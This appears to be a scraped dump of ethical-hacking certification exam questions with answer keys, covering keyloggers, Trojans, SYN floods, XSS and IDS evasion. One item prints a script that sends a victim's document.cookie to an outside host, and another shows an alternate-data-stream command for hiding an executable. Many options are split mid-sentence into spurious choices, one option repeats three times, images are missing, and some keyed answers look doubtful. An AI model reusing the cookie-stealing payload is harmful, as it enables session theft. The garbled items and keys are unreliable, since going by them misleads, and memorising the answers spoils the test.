B. This code snippet will send a message to a server at 192.154.124.55 whenever the "escape" key is pressed.
C. This code will log all keystrokes.
D. This bit of JavaScript code will place a specific image on every page of the RSS feed.

Answer: C

NEW QUESTION 71
What file system vulnerability does the following command take advantage of? type c:\anyfile.exe > c:\winnt\system32\calc.exe:anyfile.exe

A. HFS
B. Backdoor access
C. XFS
D. ADS

Answer: D

NEW QUESTION 76
Google uses a unique cookie for each browser used by an individual user on a computer. This cookie contains information that allows Google to identify records about that user on
its database. This cookie is submitted every time a user launches a Google search, visits a site using AdSense etc. The information stored in Google's database, identified by the cookie, includes
? Everything you search for using Google
? Every web page you visit that has Google Adsense ads
How would you prevent Google from storing your search keywords?

A. Block Google Cookie by applying Privacy and Security settings in your web browser
B. Disable the Google cookie using Google Advanced Search settings on Google Search page
C. Do not use Google but use another search engine Bing which will not collect and store your search keywords
D. Use MAC OS X instead of Windows 7. Mac OS has higher level of privacy controls by default.


Answer: A

NEW QUESTION 77
Web servers often contain directories that do not need to be indexed. You create a text file with search engine indexing restrictions and place it on the root directory of the Web Server.
User-agent: * Disallow: /images/ Disallow: /banners/ Disallow: /Forms/ Disallow: /Dictionary/ Disallow: /_borders/ Disallow: /_fpclass/ Disallow: /_overlay/ Disallow: /_private/ Disallow: /_themes/
What is the name of this file?

A. robots.txt
B. search.txt
C. blocklist.txt
D. spf.txt

Answer: A


NEW QUESTION 79
In which part of OSI layer, ARP Poisoning occurs?



A. Transport Layer
B. Datalink Layer
C. Physical Layer
D. Application layer

Answer: B

NEW QUESTION 80
In Trojan terminology, what is required to create the executable file chess.exe as shown below?



A. Mixer
B. Converter
C. Wrapper
D. Zipper

Answer: C

NEW QUESTION 81
SYN Flood is a DOS attack in which an attacker deliberately violates the three-way handshake and opens a large number of half-open TCP connections. The signature of attack for SYN Flood contains:

A. The source and destination address having the same value
B. A large number of SYN packets appearing on a network without the corresponding reply packets
C. The source and destination port numbers having the same value
D. A large number of SYN packets appearing on a network with the corresponding reply packets


Answer: B

NEW QUESTION 85
Most cases of insider abuse can be traced to individuals who are introverted, incapable of dealing with stress or conflict, and frustrated with their job, office politics, and lack of respect or promotion. Disgruntled employees may pass company secrets and intellectual property to competitors for monitory benefits.
Here are some of the symptoms of a disgruntled employee:

A. Frequently leaves work early, arrive late or call in sick
B. Spends time surfing the Internet or on the phone
C. Responds in a confrontational, angry, or overly aggressive way to simple requests or comments
D. Always negative; finds fault with everything
E. These disgruntled employees are the biggest threat to enterprise securit
F. How do you deal with these threats? (Select 2 answers)
G. Limit access to the applications they can run on their desktop computers and enforce strict work hour rules
H. By implementing Virtualization technology from the desktop to the data centre, organizations can isolate different environments with varying levels of access and security to various employees
I. Organizations must ensure that their corporate data is centrally managed and delivered to users just and when needed
J. Limit Internet access, e-mail communications, access to social networking sites and job hunting portals

Answer: BC

NEW QUESTION 86
BankerFox is a Trojan that is designed to steal users' banking data related to certain banking entities.
When they access any website of the affected banks through the vulnerable Firefox 3.5 browser, the Trojan is activated and logs the information entered by the user. All the information entered in that website will be logged by the Trojan and transmitted to the attacker's machine using covert channel.
BankerFox does not spread automatically using its own means. It needs an attacking user's intervention in order to reach the affected computer.




What is the most efficient way an attacker located in remote location to infect this banking Trojan on a victim's machine?

A. Physical access - the attacker can simply copy a Trojan horse to a victim's hard disk infecting the machine via Firefox add-on extensions
B. Custom packaging - the attacker can create a custom Trojan horse that mimics the appearance of a program that is unique to that particular computer
C. Custom packaging - the attacker can create a custom Trojan horse that mimics the appearance of a program that is unique to that particular computer
D. Custom packaging - the attacker can create a custom Trojan horse that mimics the appearance of a program that is unique to that particular computer
E. Downloading software from a website? An attacker can offer free software, such as shareware programs and pirated mp3 files

Answer: E

NEW QUESTION 91
Vulnerability scanners are automated tools that are used to identify vulnerabilities and misconfigurations of hosts. They also provide information regarding mitigating discovered vulnerabilities.



Which of the following statements is incorrect?

A. Vulnerability scanners attempt to identify vulnerabilities in the hosts scanned.
B. Vulnerability scanners can help identify out-of-date software versions, missing patches, or system upgrades
C. They can validate compliance with or deviations from the organization's security policy
D. Vulnerability scanners can identify weakness and automatically fix and patch the vulnerabilities without user intervention

Answer: D

NEW QUESTION 95

Which of the following statements would NOT be a proper definition for a Trojan Horse?

A. An authorized program that has been designed to capture keyboard keystroke while the user is unaware of such activity being performed
B. An unauthorized program contained within a legitimate progra
C. This unauthorized program performs functions unknown (and probably unwanted) by the user
D. A legitimate program that has been altered by the placement of unauthorized code within it; this code performs functions unknown (and probably unwanted) by the user
E. Any program that appears to perform a desirable and necessary function but that (because of unauthorized code within it that is unknown to the user) performs functions unknown (and definitely unwanted) by the user

Answer: A

NEW QUESTION 99
This attack technique is used when a Web application is vulnerable to an SQL Injection but the results of the Injection are not visible to the attacker.

A. Unique SQL Injection
B. Blind SQL Injection
C. Generic SQL Injection
D. Double SQL Injection

Answer: B

NEW QUESTION 103
You just purchased the latest DELL computer, which comes pre-installed with Windows 7, McAfee antivirus software and a host of other applications. You want to connect Ethernet wire to your cable modem and start using the computer immediately. Windows is dangerously insecure when unpacked from the box, and there are a few things that you must do before you use it.

A. New installation of Windows should be patched by installing the latest service packs and hotfixes
B. Key applications such as Adobe Acrobat, Macromedia Flash, Java, Winzip etc., must have the latest security patches installed
C. Install a personal firewall and lock down unused ports from connecting to your computer
D. Install the latest signatures for Antivirus software
E. Configure "Windows Update" to automatic
F. Create a non-admin user with a complex password and logon to this account
G. You can start using your computer as vendors such as DELL, HP and IBM would have already installed the latest service packs.

Answer: ACDEF

NEW QUESTION 105
How do you defend against Privilege Escalation?

A. Use encryption to protect sensitive data
B. Restrict the interactive logon privileges
C. Run services as unprivileged accounts
D. Allow security settings of IE to zero or Low
E. Run users and applications on the least privileges

Answer: ABCE

NEW QUESTION 107
Which Steganography technique uses Whitespace to hide secret messages?

A. snow
B. beetle
C. magnet
D. cat

Answer: A

NEW QUESTION 108
Stephanie works as a records clerk in a large office building in downtown Chicago. On Monday, she went to a mandatory security awareness class (Security5) put on by her company's IT department. During the class, the IT department informed all employees that everyone's Internet activity was thenceforth going to be monitored.
Stephanie is worried that her Internet activity might give her supervisor reason to write her up, or worse get her fired. Stephanie's daily work duties only consume about four hours of her time, so she usually spends the rest of the day surfing the web. Stephanie really enjoys surfing the Internet but definitely does not want to get fired for it.
What should Stephanie use so that she does not get in trouble for surfing the Internet?

A. Stealth IE
B. Stealth Anonymizer
C. Stealth Firefox
D. Cookie Disabler

Answer: B

NEW QUESTION 110
XSS attacks occur on Web pages that do not perform appropriate bounds checking on data entered by users. Characters like < > that mark the beginning/end of a tag should be converted into HTML entities.

<	&lt;
>	&gt;
(	&#40;
)	&#41;
#	&#35;
&	&amp;
"	&quot;

```
<script>
var x = new Image(); x.src =
'http://www.juggyboy.com/x.php?steal=' + document.cookie;
</script>
```

What is the correct code when converted to html entities?

A.
```
&amp;script&gt;
var x = new Image&amp;#40;&amp;#41;; x.src =
&amp;quot;http://www.juggyboy.com/x.php?steal=&amp;quot; + document.cookie;
&amp;/script&gt;
```

B.
```
&amp;script&amp;#35;
var x = new Image&amp;#40;&amp;#41;; x.src =
&amp;quot;http://www.juggyboy.com/x.php?steal=&amp;quot; +
document.cookie;
&amp;/script&amp;#35;
```

C.
```
&gt;script&gt;
var x = new Image&amp;#40;&amp;#41;; x.src =
&amp;quot;http://www.juggyboy.com/x.php?steal=&amp;quot; +
document.cookie;
&lt;/script&gt;
```

D.
```
&lt;script&gt;
var x = new Image&amp;#40;&amp;#41;; x.src =
&amp;quot;http://www.juggyboy.com/x.php?steal=&amp;quot; + document.cookie;
&lt;/script&gt;
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: D

NEW QUESTION 113
The SYN flood attack sends TCP connections requests faster than a machine can process them.
? Attacker creates a random source address for each packet
? SYN flag set in each packet is a request to open a new connection to the server from the spoofed IP address
? Victim responds to spoofed IP address, then waits for confirmation that never arrives (timeout wait is about 3 minutes)
? Victim's connection table fills up waiting for replies and ignores new connections
? Legitimate users are ignored and will not be able to access the server
How do you protect your network against SYN Flood attacks?

A. SYN cookie
B. Instead of allocating a record, send a SYN-ACK with a carefully constructed sequence number generated as a hash of the clients IP address, port number, and other informatio
C. When the client responds with a normal ACK, that special sequence number will be included, which the server then verifie
D. Thus, the server first allocates memory on the third packet of the handshake, not the first.
E. RST cookies - The server sends a wrong SYN/ACK back to the clien
F. The client should then generate a RST packet telling the server that something is wron
G. At this point, the server knows the client is valid and will now accept incoming connections from that client normally
H. Check the incoming packet's IP address with the SPAM database on the Internet and enable the filter using ACLs at the Firewall
I. Stack Tweakin
J. TCP stacks can be tweaked in order to reduce the effect of SYN flood
K. Reduce the timeout before a stack frees up the memory allocated for a connection
L. Micro Block
M. Instead of allocating a complete connection, simply allocate a micro record of 16-bytes for the incoming SYN object

Answer: ABDE


NEW QUESTION 118
Which type of scan does NOT open a full TCP connection?

A. Stealth Scan
B. XMAS Scan
C. Null Scan

D. FIN Scan

Answer: A

NEW QUESTION 123
Fake Anti-Virus, is one of the most frequently encountered and persistent threats on the web. This malware uses social engineering to lure users into infected websites with a technique called Search Engine Optimization.
Once the Fake AV is downloaded into the user's computer, the software will scare them into believing their system is infected with threats that do not really exist, and then push users to purchase services to clean up the non-existent threats.
The Fake AntiVirus will continue to send these annoying and intrusive alerts until a payment is made.



What is the risk of installing Fake AntiVirus?

A. Victim's Operating System versions, services running and applications installed will be published on Blogs and Forums
B. Victim's personally identifiable information such as billing address and credit card details, may be extracted and exploited by the attacker
C. Once infected, the computer will be unable to boot and the Trojan will attempt to format the hard disk
D. Denial of Service attack will be launched against the infected computer crashing other machines on the connected network

Answer: B

NEW QUESTION 127
Attacking well-known system defaults is one of the most common hacker attacks. Most software is shipped with a default configuration that makes it easy to install and setup the application. You should change the default settings to secure the system.
Which of the following is NOT an example of default installation?

A. Many systems come with default user accounts with well-known passwords that administrators forget to change
B. Often, the default location of installation files can be exploited which allows a hacker to retrieve a file from the system
C. Many software packages come with "samples" that can be exploited, such as the sample programs on IIS web services
D. Enabling firewall and anti-virus software on the local system


Answer: D

NEW QUESTION 129
This IDS defeating technique works by splitting a datagram (or packet) into multiple fragments and the IDS will not spot the true nature of the fully assembled datagram. The datagram is not reassembled until it reaches its final destination. It would be a processor- intensive task for IDS to reassemble all fragments itself, and on a busy system the packet will slip through the IDS onto the network. What is this technique called?

A. IP Routing or Packet Dropping
B. IDS Spoofing or Session Assembly
C. IP Fragmentation or Session Splicing
D. IP Splicing or Packet Reassembly

Answer: C

NEW QUESTION 132
Your computer is infected by E-mail tracking and spying Trojan. This Trojan infects the computer with a single file - emos.sys
Which step would you perform to detect this type of Trojan?



A. Scan for suspicious startup programs using msconfig
B. Scan for suspicious network activities using Wireshark
C. Scan for suspicious device drivers in c:\windows\system32\drivers
D. Scan for suspicious open ports using netstat

Answer: C

